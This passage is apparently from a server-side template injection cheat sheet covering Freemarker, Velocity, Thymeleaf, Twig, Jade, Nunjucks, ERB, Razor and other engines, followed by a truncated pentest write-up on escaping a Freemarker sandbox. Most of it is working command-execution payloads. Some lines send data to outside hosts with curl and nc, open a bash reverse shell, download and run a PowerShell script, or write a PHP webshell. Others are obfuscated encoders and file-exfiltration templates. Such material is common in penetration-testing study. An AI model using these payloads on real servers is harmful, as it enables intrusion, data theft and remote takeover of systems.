<#assign ex = "freemarker.template.utility.Execute"?new(>${ ex("id")}
```

```
[#assign ex = 'freemarker.template.utility.Execute'?new()][${ ex('id')}
```

```
${"freemarker.template.utility.Execute"?new()}("id")}
```

```
${product.getClass().getProtectionDomain().getCodeSource().getLocation().toURI().resolve('/home/carlos/my_password.txt').toURL().openStream().readAllBytes()?.join(" ")}
```

### Freemarker - Sandbox bypass

 only works on Freemarker versions below 2.3.30

```
<#assign classloader=article.class.protectionDomain.classLoader>
```

```
<#assign owc=classloader.loadClass("freemarker.template.ObjectWrapper")>
```

```
<#assign dwf=owc.getField("DEFAULT_WRAPPER").get(null)>
```

```
<#assign ec=classloader.loadClass("freemarker.template.utility.Execute")>
```

```
${dwf.newInstance(ec,null)("id")}
```

### More information

- In FreeMarker section of <https://portswigger.net/research/server-side-template-injection>
- <https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#freemarker>

## Velocity (Java)

```
#set($str=$class.inspect("java.lang.String").type)
```

```
#set($chr=$class.inspect("java.lang.Character").type)
```

```
#set($ex=$class.inspect("java.lang.Runtime").type.getRuntime().exec("whoami"))
```

```
$ex.waitFor()
```

```
#set($out=$ex.getInputStream())
```

```
#foreach($i in [1..$out.available()])
```

```
$str.valueOf($chr.toChars($out.read()))
```

```
#end
```

### More information

- In Velocity section of <https://portswigger.net/research/server-side-template-injection>
- <https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#velocity>

## Thymeleaf (Java)

The typical test expression for SSTI is `${7*7}`. This expression works in Thymeleaf, too. If you want to achieve remote code execution, you can use one of the following test expressions:

- SpringEL: `${T(java.lang.Runtime).getRuntime().exec('calc')}`
- OGNL: `${#rt = @java.lang.Runtime@getRuntime(),#rt.exec("calc")}`

However, as we mentioned before, expressions only work in special Thymeleaf attributes. If it's necessary to use an expression in a different location in the template, Thymeleaf supports *expression inlining*. To use this feature, you must put an expression within `[...]` or `[...]` (select one or the other depending on whether you need to escape special symbols). Therefore, a simple SSTI detection payload for Thymeleaf would be `[[${7*7}]]`.

Chances that the above detection payload would work are, however, very low. SSTI vulnerabilities usually happen when a template is dynamically generated in the code. Thymeleaf, by default, doesn't allow such dynamically generated templates and all templates must be created earlier. Therefore, if a developer wants to create a template from a string *on the fly*, they would need to create their own TemplateResolver. This is possible but happens very rarely.

If we take a deeper look into the documentation of the Thymeleaf template engine, we will find an interesting feature called **expression preprocessing**. Expressions placed between double underscores (`__...__`) are preprocessed and the result of the preprocessing is used as part of the expression during regular processing. Here is an official example from Thymeleaf documentation:

```
# {selection.__${sel.code}__}
```

### Vulnerable example

```
<a th:href="@{__${path}__}" th:title="${title}">
```

```
<a th:href="${''.getClass().forName('java.lang.Runtime').getRuntime().exec('curl -d @/flag.txt burpcollab.com')}" th:title='pepito'>
```

```
http://localhost:8082/(7*7)
```

```
http://localhost:8082/(${T(java.lang.Runtime).getRuntime().exec('calc')})
```

### More information

- <https://www.acunetix.com/blog/web-security-zone/exploiting-ssti-in-thymeleaf/>

## Spring Framework (Java)

```
*{T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec('id').getInputStream())}
```

### Bypass filters

Multiple variable expressions can be used, if `${...}` doesn't work try `# {...}`, `* {...}`, `@ {...}` or `~ {...}`.

- Read `/etc/passwd`

```
${T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(32)).concat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character).toString(101)).concat(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(99)).concat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character).toString(112)).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(119)).concat(T(java.lang.Character).toString(100))).getInputStream())}
```

- Custom Script for payload generation

```
#!/usr/bin/python3
```

```
## Written By Zeyad Abulaban (zAbuQasem)
```

```
# Usage: python3 gen.py "id"
```

```
from sys import argv
```

```
cmd = list(argv[1].strip())
```

```
print("Payload: ", cmd , end="\n\n")
```

```
converted = [ord(c) for c in cmd]
```

```
base_payload =
```

```
'*{T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec'
```

```
end_payload = '.getInputStream())}'
```

```
count = 1
```

```
for i in converted:
```

```
if count == 1:
```

```
base_payload += f"(T(java.lang.Character).toString({i}).concat"
```

```
count += 1
```

```
elif count == len(converted):
```

```
base_payload += f"(T(java.lang.Character).toString({i})))"
```

else:

```
base_payload += f"(T(java.lang.Character).toString({i})).concat"
```

```
count += 1
```

```
print(base_payload + end_payload)
```

### More Information

- [Thymleaf SSTI](#)
- [Payloads all the things](#)

Spring View Manipulation (Java)

```
__${new
```

```
java.util.Scanner(T(java.lang.Runtime).getRuntime().exec("id").getInputStream()).next()}__::x
```

```
__${T(java.lang.Runtime).getRuntime().exec("touch executed")}__::x
```

- <https://github.com/veracode-research/spring-view-manipulation>

### EL - Expression Language

Pebble (Java)

- `{{ someString.toUpperCase() }}`

Old version of Pebble ( < version 3.0.9):

```
{{ variable.getClass().forName('java.lang.Runtime').getRuntime().exec('ls -la') }}
```

New version of Pebble :

```
{% set cmd = 'id' %}
```

```
{% set bytes = (1).TYPE
```

```
.forName('java.lang.Runtime')
```

```
.methods[6]
```

```
.invoke(null,null)
```

```
.exec(cmd)
```

```
.inputStream
```

```
.readAllBytes() %}
```

```
{{ (1).TYPE
```

```
.forName('java.lang.String')
```

```
.constructors[0]
```

```
.newInstance(([bytes]).toArray()) }}
```

Jinjava (Java)

```
{{ 'a'.toUpperCase() }} would result in 'A'
```

```
{{ request }} would return a request object like  
com.[...].context.TemplateContextRequest@23548206
```

Jinjava is an open source project developed by Hubspot, available at  
<https://github.com/HubSpot/jinjava/>

### Jinjava - Command execution

Fixed by <https://github.com/HubSpot/jinjava/pull/230>

```
{{ 'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"new java.lang.String('xxx')\") }}
```

```
{{ 'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"\\\"whoami\\\"\\"); x.start()\") }}
```

```
{{ 'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"\\\"netstat\\\"\\"); org.apache.commons.io.IOUtils.toString(x.start().getInputStream()\") }}
```

```
{{ 'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"\\\"uname\\\"\\\",\\\"\\\"-a\\\"\\"); org.apache.commons.io.IOUtils.toString(x.start().getInputStream()\") }}
```

### More information

- <https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Server%20Side%20Template%20Injection/README.md#jinjava>

Hubspot - HuBL (Java)

- { % % } statement delimiters
- { { } } expression delimiters
- { # # } comment delimiters
- { { request } } -  
com.hubspot.content.hubl.context.TemplateContextRequest@23548206
- { { 'a'.toUpperCase() } } - "A"
- { { 'a'.concat('b') } } - "ab"
- { { 'a'.getClass() } } - java.lang.String
- { { request.getClass() } } - class  
com.hubspot.content.hubl.context.TemplateContextRequest
- { { request.getClass().getDeclaredMethods()[0] } } - public boolean  
com.hubspot.content.hubl.context.TemplateContextRequest.isDebugEnabled()

Search for "com.hubspot.content.hubl.context.TemplateContextRequest" and discovered the  
[Jinjava project on Github](#).

```
{{request.isDebugEnabled()}}
```

```
//output: False
```

```
//Using string 'a' to get an instance of class sun.misc.Launcher
```

```
{{'a'.getClass().forName('sun.misc.Launcher').newInstance()}}
```

```
//output: sun.misc.Launcher@715537d4
```

```
//It is also possible to get a new object of the Jinjava class
```

```
{{'a'.getClass().forName('com.hubspot.jinjava.JinjavaConfig').newInstance()}}
```

```
//output: com.hubspot.jinjava.JinjavaConfig@78a56797
```

```
//It was also possible to call methods on the created object by combining the
```

```
{% %} and {{ }} blocks
```

```
{% set ji='a'.getClass().forName('com.hubspot.jinjava.Jinjava').newInstance().newInterpreter()
%}
```

```
{{ji.render('{{1*2}}')}}
```

//Here, I created a variable 'ji' with new instance of com.hubspot.jinjava.Jinjava class and obtained reference to the newInterpreter method. In the next block, I called the render method on 'ji' with expression {{1\*2}}.

```
//{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"new java.lang.String('xxx')\")}}
```

```
//output: xxx
```

```
//RCE
```

```
{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\\"whoami\\"); x.start()\")}}
```

```
//output: java.lang.UNIXProcess@1e5f456e
```

```
//RCE with org.apache.commons.io.IOUtils.
```

```
{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\\"netstat\\"); org.apache.commons.io.IOUtils.toString(x.start().getInputStream()\")})}}
```

```
//output: netstat execution
```

```
//Multiple arguments to the commands
```

Payload:

```
{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\\"uname\\",\\\\"-a\\"); org.apache.commons.io.IOUtils.toString(x.start().getInputStream()\")})}}
```



```
//Output: Linux bumpy-puma 4.9.62-hs4.el6.x86_64 #1 SMP Fri Jun 1 03:00:47 UTC 2018
x86_64 x86_64 x86_64 GNU/Linux
```

### More information

- <https://www.betterhacker.com/2018/12/rce-in-hubspot-with-el-injection-in-hubl.html>

### Expression Language - EL (Java)

- `${"aaaa"} - "aaaa"`
- `${99999+1} - 100000.`
- `# {7*7} - 49`
- `${ {7*7} } - 49`
- `${ {request} }, ${ {session} }, { {faceContext} }`

EL provides an important mechanism for enabling the presentation layer (web pages) to communicate with the application logic (managed beans). The EL is used by **several JavaEE technologies**, such as JavaServer Faces technology, JavaServer Pages (JSP) technology, and Contexts and Dependency Injection for Java EE (CDI). Check the following page to learn more about the **exploitation of EL interpreters**:

[EL - Expression Language](#)

### Groovy (Java)

This Security Manager bypass was taken from this **writeup**.

```
//Basic Payload
```

```
import groovy.*;

@groovy.transform.ASTTest(value={

cmd = "ping cq6qwx76mos92gp9eo7746dmgdm5au.burpcollaborator.net "

assert java.lang.Runtime.getRuntime().exec(cmd.split(" "))

})

def x

//Payload to get output

import groovy.*;

@groovy.transform.ASTTest(value={

cmd = "whoami";

out = new java.util.Scanner(java.lang.Runtime.getRuntime().exec(cmd.split("
")).getInputStream()).useDelimiter("\\A").next()
```

```

cmd2 = "ping " + out.replaceAll("[^a-zA-Z0-9]", "") +
".cq6qwx76mos92gp9eo7746dmgdm5au.burpcollaborator.net";

java.lang.Runtime.getRuntime().exec(cmd2.split(" "))

})

def x

//Other payloads

new groovy.lang.GroovyClassLoader().parseClass("@groovy.transform.ASTTest(value={assert
java.lang.Runtime.getRuntime().exec(\"calc.exe\")})def x")

this.evaluate(new
String(java.util.Base64.getDecoder().decode("QGdyb292eS50cmFuc2Zvcml0uQVNUVGVzdCh2Y
Wx1ZT17YXNzZXJ0IGphdmEubGFuZy5SdW50aW1lLmdldFJ1bnRpbWUoKS5leGVjKCJpZCJpfSlkZ
WYgeA==")))

this.evaluate(new String(new byte[] {64, 103, 114, 111, 111, 118, 121, 46, 116, 114, 97, 110,
115, 102, 111, 114, 109, 46, 65, 83, 84, 84, 101, 115, 116, 40, 118, 97, 108, 117, 101, 61, 123,
97, 115, 115, 101, 114, 116, 32, 106, 97, 118, 97, 46, 108, 97, 110, 103, 46, 82, 117, 110, 116,
105, 109, 101, 46, 103, 101, 116, 82, 117, 110, 116, 105, 109, 101, 40, 41, 46, 101, 120, 101, 99,
40, 34, 105, 100, 34, 41, 125, 41, 100, 101, 102, 32, 120}))

```



**RootedCON** is the most relevant cybersecurity event in **Spain** and one of the most important in **Europe**. With **the mission of promoting technical knowledge**, this congress is a boiling meeting point for technology and cybersecurity professionals in every discipline.



[RootedCON](#)

[RootedCON](#)

## Smarty (PHP)

```
{Smarty.version}
```

```
{php}echo `id`;{/php} //deprecated in smarty v3
```

```
{Smarty_Internal_Write_File::writeFile($SCRIPT_NAME,"<?php passthru($_GET['cmd']);  
?>",self::clearConfig())}
```

```
{system('ls')} // compatible v3
```

```
{system('cat index.php')} // compatible v3
```

### More information

- In Smarty section of <https://portswigger.net/research/server-side-template-injection>
- <https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#smarty>

## Twig (PHP)

- `{{7*7}}` = 49
- `${7*7}` = `${7*7}`
- `{{7*'7'}}` = 49
- `{{1/0}}` = Error
- `{{foobar}}` Nothing

### #Get Info

```
{{_self}} # (Ref. to current application)
```

```
{{_self.env}}
```

```
{{dump(app)}}
```

```
{{app.request.server.all|join(',')}}
```

### #File read

```
"{'/etc/passwd'|file_excerpt(1,30)}"@"
```

### #Exec code

```
{{_self.env.setCache("ftp://attacker.net:2121")}}{{_self.env.loadTemplate("backdoor")}}
```

```
{{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("id")}}
```

```
{{_self.env.registerUndefinedFilterCallback("system")}}{{_self.env.getFilter("whoami")}}
```

```
{{_self.env.registerUndefinedFilterCallback("system")}}{{_self.env.getFilter("id;uname -  
a;hostname")}}
```

```
{{['id']|filter('system')}}
```

```
{{['cat\x20/etc/passwd']|filter('system')}}
```

```
{{['cat$IFS/etc/passwd']|filter('system')}}
```

### Twig - Template format

```
$output = $twig > render (  
'Dear' . $_GET['custom_greeting'],  
array("first_name" => $user.first_name)  
);  
  
$output = $twig > render (  
"Dear {first_name}",  
array("first_name" => $user.first_name)  
);
```

### More information

- In Twig and Twig (Sandboxed) section of <https://portswigger.net/research/server-side-template-injection>
- <https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#twig>

Jade (NodeJS)

```
- var x = root.process  
  
- x = x.mainModule.require  
  
- x = x('child_process')  
  
= x.exec('id | nc attacker.net 80')  
  
#{root.process.mainModule.require('child_process').spawnSync('cat', ['/etc/passwd']).stdout}
```

### More information

- In Jade section of <https://portswigger.net/research/server-side-template-injection>
- <https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#jade--codepen>

Handlebars (NodeJS)

Path Traversal (more info [here](#)).

```
curl -X 'POST' -H 'Content-Type: application/json' --data-binary '${\"profile\":{\"layout\":  
\"./../routes/index.js\"}}' 'http://ctf.shoebpatel.com:9090/'
```

- = Error
- $\${7*7} = \${7*7}$
- Nothing

```
{{#with "s" as |string|}}
```

```
{{#with "e"}}
```

%7b%7b%23%77%69%74%68%20%22%73%22%20%61%73%20%7c%73%74%72%69%6e%67  
%7c%7d%7d%0d%0a%20%20%7b%7b%23%77%69%74%68%20%22%65%22%7d%7d%0d%0a  
%20%20%20%20%7b%7b%23%77%69%74%68%20%73%70%6c%69%74%20%61%73%20%7c%  
63%6f%6e%73%6c%69%73%74%7c%7d%7d%0d%0a%20%20%20%20%20%20%7b%7b%74%6  
8%69%73%2e%70%6f%70%7d%7d%0d%0a%20%20%20%20%20%20%7b%7b%74%68%69%73  
%2e%70%75%73%68%20%28%6c%6f%6f%6b%75%70%20%73%74%72%69%6e%67%2e%73%  
75%62%20%22%63%6f%6e%73%74%72%75%63%74%6f%72%22%29%7d%7d%0d%0a%20%2  
0%20%20%20%20%7b%7b%74%68%69%73%2e%70%6f%70%7d%7d%0d%0a%20%20%20%20  
%20%20%7b%7b%23%77%69%74%68%20%73%74%72%69%6e%67%2e%73%70%6c%69%74  
%20%61%73%20%7c%63%6f%64%65%6c%69%73%74%7c%7d%7d%0d%0a%20%20%20%20%  
20%20%20%20%7b%7b%74%68%69%73%2e%70%6f%70%7d%7d%0d%0a%20%20%20%20%2  
0%20%20%20%7b%7b%74%68%69%73%2e%70%75%73%68%20%22%72%65%74%75%72%6e  
%20%72%65%71%75%69%72%65%28%27%63%68%69%6c%64%5f%70%72%6f%63%65%73%  
73%27%29%2e%65%78%65%63%28%27%72%6d%20%2f%68%6f%6d%65%2f%63%61%72%6c  
%6f%73%2f%6d%6f%72%61%6c%65%2e%74%78%74%27%29%3b%22%7d%7d%0d%0a%20%2  
0%20%20%20%20%20%20%7b%7b%74%68%69%73%2e%70%6f%70%7d%7d%0d%0a%20%20  
%20%20%20%20%20%20%7b%7b%23%65%61%63%68%20%63%6f%6e%73%6c%69%73%74%  
7d%7d%0d%0a%20%20%20%20%20%20%20%20%20%20%20%20%7b%7b%23%77%69%74%68%20%2  
8%73%74%72%69%6e%67%2e%73%75%62%2e%61%70%70%6c%79%20%30%20%63%6f%64  
%65%6c%69%73%74%29%7d%7d%0d%0a%20%20%20%20%20%20%20%20%20%20%20%20%20

## More information

- ## JsRender (NodeJS)

## Template Description

Evaluate and render HTML encoded output

and ☐ Allow code (disabled by default)

- = 49

## Client Side

## Server Side

## More information

- ## PugJs (NodeJS)

- ## Example server side render

```
var pugjs = require('pug');
```

```
home = pugjs.render(injected page)
```

### More information

- <https://licenciaparahackear.github.io/en/posts/bypassing-a-restrictive-js-sandbox/>

### NUNJUCKS (NodeJS)

- `{{7*7}}` = 49
- `{{foo}}` = No output
- `#{{7*7}}` = `#{{7*7}}`
- `{{console.log(1)}}` = Error

```
{{range.constructor("return global.process.mainModule.require('child_process').execSync('tail /etc/passwd')")()}}
```

```
{{range.constructor("return  
global.process.mainModule.require('child_process').execSync('bash -c \"bash -i &&  
/dev/tcp/10.10.14.11/6767 0>&1\"')()")()}}
```

### More information

- <http://disse.cting.org/2016/08/02/2016-08-02-sandbox-break-out-nunjucks-template-engine>

### ERB (Ruby)

- `{{7*7}}` = `{{7*7}}`
- `${{7*7}}` = `${{7*7}}`
- `<%= 7*7 %>` = 49
- `<%= foobar %>` = Error

```
<%= system("whoami") %> #Execute code
```

```
<%= Dir.entries('/') %> #List folder
```

```
<%= File.open('/etc/passwd').read %> #Read file
```

```
<%= system('cat /etc/passwd') %>
```

```
<%= `ls /` %>
```

```
<%= IO.popen('ls /').readlines() %>
```

```
<% require 'open3' %><% @a,@b,@c,@d=Open3.popen3('whoami') %><%= @b.readline() %>
```

```
<% require 'open4' %><% @a,@b,@c,@d=Open4.popen4('whoami') %><%= @c.readline() %>
```

### More information

- <https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#ruby>

## Slim (Ruby)

- `{ 7 * 7 }`

`{%x|env| }`

### More information

- <https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#ruby>

## Python

Check out the following page to learn tricks about **arbitrary command execution bypassing sandboxes** in python:

[Bypass Python sandboxes](#)

## Tornado (Python)

- `{{7*7}}` = 49
- `${7*7}` = `${7*7}`
- `{{foobar}}` = `Error`
- `{{7*'7'}}` = 7777777

`{% import foobar %}` = `Error`

`{% import os %}`

`{% import os %}`

`{{os.system('whoami')}}`

`{{os.system('whoami')}}`

### More information

## Jinja2 (Python)

[Official website](#)

Jinja2 is a full featured template engine for Python. It has full unicode support, an optional integrated sandboxed execution environment, widely used and BSD licensed.

- `{{7*7}}` = `Error`
- `${7*7}` = `${7*7}`
- `{{foobar}}` `Nothing`
- `{{4*4}}[[5*5]]`
- `{{7*'7'}}` = 7777777
- `{{config}}`
- `{{config.items()}}`
- `{{settings.SECRET_KEY}}`
- `{{settings}}`



- `<div data-gb-custom-block data-tag="debug"></div>`

`{% debug %}`

`{{settings.SECRET_KEY}}`

`{{4*4}}[[5*5]]`

`{{7*'7'}}` would result in 7777777

### Jinja2 - Template format

`{% extends "layout.html" %}`

`{% block body %}`

`<ul>`

`{% for user in users %}`

`<li><a href="{{ user.url }}">{{ user.username }}</a></li>`

`{% endfor %}`

`</ul>`

`{% endblock %}`

### More details about how to abuse Jinja:

#### Jinja2 SSTI

#### Mako (Python)

`<%`

`import os`

`x=os.popen('id').read()`

`%>`

`${x}`

#### Razor (.Net)

- `@(2+2) <= Success`
- `@() <= Success`
- `@("{{code}}") <= Success`
- `@ <=Success`
- `@{} <= ERROR!`
- `@{ <= ERRORROR!`
- `@(1+2)`
- `@( //C#Code )`
- `@System.Diagnostics.Process.Start("cmd.exe","/c echo RCE > C:/Windows/Tasks/test.txt");`

- `@System.Diagnostics.Process.Start("cmd.exe","/c powershell.exe -enc IABpAHcAcgAgAC0AdQByAGkAIABoAHQAdABwADoALwAvADEAOQAYAC4AMQA2ADgALgAyAC4AMQAxADEALwB0AGUAcwB0AG0AZQB0ADYANAAuAGUAeABlACAALQBPAHUA dABGAGkAbABlACAAQwA6AFwAVwBpAG4AZABvAHcAcwBcAFQAYQBzAGsAcwBcAHQA ZQBzAHQAbQB1AHQANgA0AC4AZQB4AGUAOWAgAEMAOGBcAFcAaQBuAGQAbwB3AHMA XABUAGEAcwBrAHMAXAB0AGUAcwB0AG0AZQB0ADYANAAuAGUAeABlAA==") ;`

The `.NET System.Diagnostics.Process.Start` method can be used to start any process on the server and thus create a webshell. You can find a vulnerable webapp example in <https://github.com/cnotin/RazorVulnerableApp>

### More information

- [https://clement.notin.org/blog/2020/04/15/Server-Side-Template-Injection-\(SSTI\)-in-ASP.NET-Razor/](https://clement.notin.org/blog/2020/04/15/Server-Side-Template-Injection-(SSTI)-in-ASP.NET-Razor/)
- <https://www.schtech.co.uk/razor-pages-ssti-rce/>

### ASP

- `<%= 7*7 %> = 49`
- `<%= "foo" %> = foo`
- `<%= foo %> = Nothing`
- `<%= response.write(date()) %> = <Date>`

`<%= CreateObject("Wscript.Shell").exec("powershell IEX(New-Object Net.WebClient).downloadString('http://10.10.14.11:8000/shell.ps1')).StdOut.ReadAll() %>`

### More Information

- [https://www.w3schools.com/asp/asp\\_examples.asp](https://www.w3schools.com/asp/asp_examples.asp)

### Mojolicious (Perl)

Even if it's perl it uses tags like ERB in Ruby.

- `<%= 7*7 %> = 49`
- `<%= foobar %> = Error`

`<%= perl code %>`

`<% perl code %>`

### SSTI in GO

The way to confirm that the template engine used in the backed is Go you can use these payloads:

- `{{ . }}` = data struct being passed as input to the template
  - If the passed data is an object that contains the attribute `Password` for example, the previous payload would leak it, but you could also do: `{{ .Password }}`
- `{{printf "%s" "ssti" }}` = should output the string `ssti` in the response

- `{{html "ssti"}}{{js "ssti"}}` = These are a few other payloads which should output the string "ssti" without the trailing words "js" or "html". You can refer to more keywords in the engine [here](#).

## XSS exploitation

If the server is **using the text/template** package, XSS is very easy to achieve by **simply** providing your **payload** as input. However, that is **not the case with html/template** as `itHTMLEncodes` the response: `{{ "<script>alert(1)</script>" }} -->`  
`&lt;script&gt;alert(1)&lt;/script&gt;`

However, Go allows to **DEFINE** a whole **template** and then **later call it**. The payload will be something like: `{{define "T1"}}<script>alert(1)</script>{{end}} {{template "T1"}}`

## RCE Exploitation

The documentation for both the `html/template` module can be found [here](#), and the documentation for the `text/template` module can be found [here](#), and yes, they do vary, a lot. For example, in **text/template**, you can **directly call any public function with the "call" value**, this however, is not the case with `html/template`.

If you want to find a RCE in go via SSTI, you should know that as you can access the given object to the template with `{{ . }}`, you can also **call the objects methods**. So, imagine that the **passed object has a method called System** that executes the given command, you could abuse it with: `{{ .System "ls" }}` Therefore, you will probably **need the source code**. A potential source code for something like that will look like:

```
func (p Person) Secret (test string) string {
    out, _ := exec.Command(test).CombinedOutput()
    return string(out)
}
```

## More information

- <https://blog.takemyhand.xyz/2020/05/ssti-breaking-gos-template-engine-to.html>
- <https://www.onsecurity.io/blog/go-ssti-method-research/>

More Exploits

Check the rest of

<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection> for more exploits. Also you can find interesting tags information in <https://github.com/DiogoMRSilva/websitesVulnerableToSSTI>

<https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection>

## SSTI Apache Freemark

### Scenario

We were tasked with the testing of a Content Management System (CMS) application used by the client to publish contents in their website. For this assessment, we only had access to a low-privileged user in the CMS, so a big part of the test was getting higher privileges and assuring whether we could access data we were not supposed to.

After some exploratory tests, we stumbled upon a section which offered the option to manage templates. These were in fact [Freemarker](#) templates, so Server Side Template Injection came to mind right away. There is a quick, well-known PoC for executing arbitrary commands in templates an attacker has write access to:

```
<#assign ex="freemarker.template.utility.Execute"?new()> ${ex("id)}
```

The problem was our limited-permission user was not allowed to edit templates, so first we had to escalate privileges. Luckily, some hours later we were able to exploit an authorization flaw in the permission-granting system and turned ourselves into administrators of the site. Great! Next-step, code execution! We created the template, pasted the PoC snippet and rendered the page:

```
Instantiating freemarker.template.utility.Execute is not allowed in the template for security reasons.
```

Ouch. It seemed this was not going to be that easy.

### TemplateClassResolver

It turns out Freemarker offers to register a [TemplateClassResolver](#) in its configuration in order to limit which `TemplateModel`s can be instantiated in the templates. There are three predefined resolvers:

- **UNRESTRICTED\_RESOLVER:** Simply calls `ClassUtil.forName(String)`.
- **SAFER\_RESOLVER:** Same as **UNRESTRICTED\_RESOLVER**, except that it does not allow resolving `ObjectConstructor`, `Execute` and `freemarker.template.utility.JythonRuntime`.
- **ALLOWS\_NOTHING\_RESOLVER:** Doesn't allow resolving any classes.

In this case, the configured `TemplateClassResolver` was `ALLOWS_NOTHING_RESOLVER`, so we

were unable to use the `?new` built-in at all. This meant we could not use any `TemplateModel` and therefore there was no immediate way of executing arbitrary code. At this point, we read through Freemarker's extensive documentation in order to find other ways of exploiting our restricted Server Side Template Injection.

Enter Freemarker's `?api` built-in

It turns out Freemarker supports another interesting built-in, [?api](#), which gives access to the subjacent Java API

Freemarker's `BeanWrapper`s are built on top of. This built-in is disabled by default, but it can be enabled through configuration by calling `Configurable.setAPIBuiltinEnabled`. In this case, we were lucky: it had been enabled in our templates' configuration, so there were plenty of options to explore now.

Even so, it was not trivial to execute code either: Freemarker follows good security practices, and they restrict which classes and methods can be accessed through the `?api` built-in. In their GitHub repository we found a [properties file](#) which lists the set of forbidden calls.

So, with no access

to `Class.forName`, `Class.getClassLoader`, `Class.newInstance`, `Constructor.newInstance` and `Method.invoke`, our chances of arbitrarily executing code were pretty low. But there are other interesting things that can be done through Java calls and reflection, so we did not surrender and decided to explore what could we achieve with what we had.

Accessing resources in classpath

One of the things that stuck out right off the bat was that `Object.getClass` was not restricted. Through this, we could use any exposed `BeanWrapper` in the template to access the `Class<?>` class, and from it call [getResourceAsStream](#). This meant we could access any file in the application's classpath. It was a bit painful to read the contents of an `InputStream` through a template (and probably there is a better way to do it) but we used the following snippet:

```
<#assign is=object?api.class.getResourceAsStream("/Test.class")>
FILE: [<#list 0..99999999 as _>
  <#assign byte=is.read()>
  <#if byte == -1>
    <#break>
```

```

    </#if>
    ${byte}, </#list>]

```

(Note that `object` is a `BeanWrapper` that already existed in the template's data model, we did not create it) After rendering the template, each byte of the selected file appeared on the screen, between `[]` and separated by commas. Far from optimal, but a quick Python script could turn that into a file for us:

```
match = re.search(r'FILE:(.*),\s*(\\n)*?]', response)
literal = match.group(1) + ']'
literal = literal.replace('\\n', '\n').strip()
b = ast.literal_eval(literal)
barray = bytearray(b)
with open('exfiltrated', 'w') as f:
    f.write(barray)
```

With this, we could list the contents of directories, we had access to sensitive `.properties` files with some credentials, and of course we could download `.jar` and `.class` files, which in turn could be decompiled into source code. At this point, the engagement suddenly turned into a source code review, which our AppSec folks have quite some experience in. The big prize, though, was finding a certain class with AWS credentials hardcoded in it, which gave us access to some sensitive S3 buckets. Moral of the story: never underestimate the risks of hardcoding credentials in source code just because “attackers will not have access to that”!

## Reading arbitrary files of the system

But being confined in the classpath is boring, so we kept digging. By carefully reading the Javadocs, we realized we had access to the `URL` objects returned by `Class.getResource`, which in turn have the method `toURI`. And why is that interesting? Because the `URI` class offers the static method `create`, which would allow us to create arbitrary `URI`s and then turning them back to `URL`s with `toURL`. After a little tinkering, we had another snippet to exfiltrate any file in the file system:

```
<#assign uri=object?api.class.getResource("/")>
<#assign input=uri?api.create("file:///etc/passwd").toURL().openConnection()>
<#assign is=input?api.getInputStream()>
FILE:[<#list 0..999999999 as _>
  <#assign byte=is.read()>
  <#if byte == -1>
    <#break>
  </#if>
  ${byte}, </#list>]
```

This is great, but there is more we could do with it. Instead of using the `file://` scheme, we could use `http://`, `https://` or `ftp://` (to

name a few), and suddenly we turned our limited Template Injection into a fully-fledged [Server Side Request Forgery](#)! One of the immediate uses of that is querying [AWS Metadata endpoint](#) to obtain even more sensitive information. Cool! Could we take this even further?

Getting ClassLoader through ProtectionDomain

After re-reading the `Class` class Javadoc, we noticed the `getProtectionDomain` method. This gave us access to the [ProtectionDomain](#) object which, coincidentally, has its own `getClassLoader` method. Freemarker's `unsafeMethods.properties` file does not restrict `ProtectionDomain.getClassLoader`, so we found a way to access a `ClassLoader` from our templates! This would not work if the `ProtectionDomain` was not configured with its own `ClassLoader`, but in this case it indeed was, so we were set to go.

Now, this was cool because we could load references to arbitrary classes (i.e. `Class<?>` objects), but we were still unable to instantiate them or invoke their methods. Nonetheless, we could inspect fields, and access their values if they were `static` (since we do not have proper instances to access non-static fields). These seemed promising, but we were lacking one final step to achieve code execution.

Arbitrary code execution

Since we downloaded a good amount of source code with the `getResourceAsStream` method, we decided to give another look to it and search for classes we could load in the template which had interesting static fields. After a while, it was bingo: there was a class with a `public static final` field which was an instance of [Gson](#). Gson is a JSON object manipulation library made by Google which is fairly secure if used properly. But, having free access to a clean instance, it was only a matter of time we found a way to instantiate arbitrary classes:

